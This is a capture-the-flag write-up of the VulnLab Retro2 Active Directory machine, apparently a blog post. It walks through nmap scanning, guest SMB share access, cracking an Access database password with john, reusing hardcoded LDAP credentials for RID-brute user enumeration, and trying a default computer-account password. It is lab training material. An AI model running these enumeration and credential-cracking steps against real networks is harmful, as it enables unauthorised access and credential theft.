VulnLab -- Retro2 Writeup

Retro2
Hello Friends,
Remo is Back
In this write-up, I’ll walk through how I pwned the Retro2 machine from VulnLab. From initial enumeration to gaining root access, I’ll explain the key steps, tools, and techniques used to complete the box.


Let’s start by scanning the machine.
1
sudo nmap -sC -sV -sS -O -A -oN scanned.txt -p 139,49173,5722,135,49154,3269,389,9389,636,464,3389,49155,49157,3268,49158 --min-rate=1000 10.10.103.242
Now let’s enumerate the shares on the machine
1
nxc smb retro2.vl -u 'guest' -p '' --shares

We see we have access to a share named Public
Now let’s try to access the share
1
smbclient \\\\retro2.vl\\Public -U "retro2.vl\guest"

and we got access to two folders DB and TEMP
let’s go to the DB folder and see it’s content
1
cd DB

we found an access document so let’s go download it and open it
1
get staff.accdb

now let’s open the access file

Since the access file have a password let’s crack it
First get the password hash
1
office2john staff.accdb > crackme.txt

Now let’s crack the password
1
john crackme.txt --wordlist=/usr/share/wordlists/rockyou.txt

we got the password for the office file which is class08
let’s go and open it again

We found a VB script that is making ldap query with hardcoded username and password username: retro2\ldapreader password: ppYaVcB5R
Now let’s see if they are working!
1
nxc smb retro2.vl -u ldapreader -p ppYaVcB5R

Yeah they did now let’s get all the users in the machine
1
nxc smb retro2.vl -u 'guest' -p '' --shares --users --rid-brute 10000


now save the output and let’s extract the usernames
1
cat results.txt | grep -i SidTypeUser | awk '{print $6}' | cut -d "\\" -f 2 > users.txt
Now let’s get a bloodhound

now let’s open bloodhound and search for any interesting attack vector

we didn’t find anything so let’s try to search for pre created computer accounts
1
nxc smb retro2.vl -u 'fs01$' -p 'fs01'

